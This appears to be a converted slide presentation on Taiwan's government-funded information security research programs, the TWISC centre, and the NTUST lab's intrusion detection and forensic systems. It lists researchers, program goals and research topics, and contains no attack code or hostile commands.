

Information Security in Taiwan: Research Policies and Programs by Ministry of Science and Technology

Hahn-Ming Lee

Distinguished Professor, Department of Computer Science and Information Engineering, National Taiwan University of Science and Technology, Taiwan
Research Fellow, Institute of Information Science (IIS), Academia Sinica, Taiwan

hmlee@mail.ntust.edu.tw

<http://neuron.csie.ntust.edu.tw/~hmlee/hmlee.html>



台灣科大智慧型系統實驗室

Content

- Taiwan Delegation
- Research Policies and Programs by Ministry of Science and Technology(MOST Taiwan)
- Information Security Research in iSLAB(intelligent Systems Laboratory, NTUST)

Taiwan Delegation(Team members)

- Dr. Hahn-Ming Lee, Distinguished Professor, National Taiwan University of Science & Technology (NTUST)
- Dr. Dah-Jyh Guan, Professor, National Sun Yat-Sen University (NSYSU)
- Dr. Ce-Kuen Shieh, Professor, National Cheng Kung University (NCKU)
- Dr. Yeali S. Sun, Professor , National Taiwan University (NTU)
- Dr. Wei-Chung Teng, Associate Professor, National Taiwan University of Science & Technology (NTUST)
- Dr. Bo-Yin Yang, Research Fellow, Institute of Information Science, Academia Sinica


Dr. Hahn-Ming Lee

- Distinguished Professor

Department of Computer Science & Information Engineering
National Taiwan University of Science & Technology (NTUST)
Taipei, Taiwan

- Research Interests

- Web-based intelligent system
- Information security
- Artificial intelligence
- Science and technology policy



Dr. Dah-Jyh Guan

- Professor

Department of Computer Science
National Sun Yat-Sen University (NSYSU)
Kaohsiung , Taiwan

- Research Interests

- Algorithms
- Combinatorics
- Cryptography
- Information Security



Dr. Ce-Kuen Shieh

- Professor
Department of Electrical Engineering
National Cheng Kung University (NCKU)
Tainan, Taiwan
- Research Interests
 - Parallel / Distributed Processing Systems
 - Wireless Networking
 - Cloud Computing
 - Big Data



Dr. Yeali S. Sun

- Professor
Department of Information Management
National Taiwan University (NTU)
Taipei, Taiwan
- Research Interests
 - Cloud Service
 - Internet and Cloud Security
 - Dynamic Spectrum Management
 - Resource Allocation and Pricing
 - Quality of Service for Mobile Wireless Networks
 - KM Support for Ubiquitous English e-learning



Dr. Wei-Chung Teng

- Associate Professor

Department of Computer Science & Information Engineering
National Taiwan University of Science & Technology(NTUST)
Taipei, Taiwan

- Research Interests

- Network security
- Human Computer Interaction
- Humanoid robots



Dr. Bo-Yin Yang

- Research Fellow
Institute of Information Science
Academia Sinica
Taipei, Taiwan
- Research Interests
 - Effective Crypto Algorithms and implementations
 - Cryptology
 - Post-Quantum Cryptosystems and Algebraic Cryptanalysis



TWISC

(TaiWan Information Security Center)

- Officially established on April 1st, 2005 , funded by MOST Taiwan
- Headquarters: TWISC@AS
 - Research Center for Information Technology Innovation (CITI), Academia Sinica, co-located at NTUST
- Three affiliated regional centers
 - Northern Taiwan: TWISC@NTUST
 - Central Taiwan: TWISC@NCTU
 - Southern Taiwan: TWISC@NCKU

Mission of TWISC

- To **advance** R&D of technologies in information security
- To **strengthen** the information security industry in security management and applications software development
- To **provide** education and training, **help** build human resource capacity, and **promote** public awareness in information security
- To **attain** international visibility by establishing a framework for national/international collaboration

TWISC Milestone

2005.4
TWISC initiated

2006.5~2009.7
iCAST 3 years
project

CMU
Berkeley
TRUST

2009.8~
MOST Botnet Program

2010.8~
MOST Information
Security Technology
Program


2011.8~
MOST Cloud
Computing
Program

TWISC@AS
TWISC@NTUST
TWISC@NCTU
TWISC@NCKU



iCAST (The International Collaboration for Advancing Security Technology)

- Project Structure



Objective of MOST Information Security/ BOTNET/Cloud Computing Program

- Improve the research power and innovative application key technologies
- Train creative talents required by related industry
- Promote enterprise, academic and research organizations to collaborate
- **Encourage cooperation of Taiwan academic and international top research organization for developing cloud computing and security technologies**

Cloud Computing Research Topics

- Cloud computing application security key technology
 - privacy protection
 - IaaS / PaaS / SaaS security
 - Distributed cloud CIA (Confidentiality, Cntegrity and Availability) control
 - Multiple cloud security management and AAA (Authentication, Authorization and Accounting) control
 - Cross-layer security solutions
- Cloud computing key technology
 - Cloud computing platform technology
 - Cloud computing service technology
- Cloud computing innovative applications

Information Security Technology

Research Topics

- System and application security
 - Secure program development model, Web application protection, Program behavior tracing and controlling, Sandbox system, System anomaly modeling technique, Cryptography and cryptographic protocol design
- Security test
 - Testing platform value add-on, Real time network attack data collection and evaluation, 0-day attack detection and prevention
- Malware
 - Botnet detection and blocking, Malware detection and defense, Cross-site script attack detection and defense, Digital forensics

Information Security Technology

Research Topics (cont.)

- Mobile and terminal security
 - Authentication device protection, Micropayments and online trade security mechanism, Terminal device security
- Privacy protection
 - Personal data usage control and mining protection, Business data filtering, Cloud computing, Sata and operation protection
- Heterogeneous platform software and hardware integration
 - Application of cross platform distributed computation on security detection, Application of multiple core processor, Graphic processor and embedded system on security detection

Botnet Research Topics

- Academic and research cloud website vulnerability detection and personal information filtering technique development
- Forward-looking information security R & D
- Malware detection and prevention database
- **Security Operation Center (SOC) construction and management**
- Botnet Detection and Prevention analysis mechanism development
- Multi-level information security architecture and research platform R & D

Program Performance

- Outstanding project teams are recommended to demo their work at **2011/2012/2013 Taipei International Invention Show & Technomart**
- Exhibit time: 2011/9/29~10/2; 2012/9/20~9/23 ; 2013/9/26~9/29
- Exhibit place: Taipei World Trade Exhibition Hall




Information Security Research in iSLAB(intelligent Systems Laboratory, NTUST)




台灣科大智慧型系統實驗室

Roadmaps of Information Security Research in iSLAB



The Bridge in Information Security Research



Enterprise Cooperation


Core Tech. R&D



IDEAS (Intrusion Detection and Event Analysis System)



Anomaly-based



Signature-based



Alarm Correlation

Software Security

Packet Stream Inspection

Traffic Logging & Analysis

Hardware Enhancement

IDEAS

Mal-page Interceptor

HWAIDS

Gestalt

Forensic Analysis System

Machine Learning Core Technology
(LLASA: A Library of Learning Algorithm for Information Security)





Malware attack profiling



Criminal Investigation Center

Security Operation Center

Scalable Network Forensic Analysis System

- Mal-page Interceptor
- Customized Web-app IDS



Intrusion Detection and Event Analysis system

Hardware-enhanced IDS




Enterprise Servers

Gestalt

Internet Service Provider

Gateway

High speed links




2014/7/7


Enterprise Networks

台灣科

IDEAs Scope



What can IDEAs do for SOC?

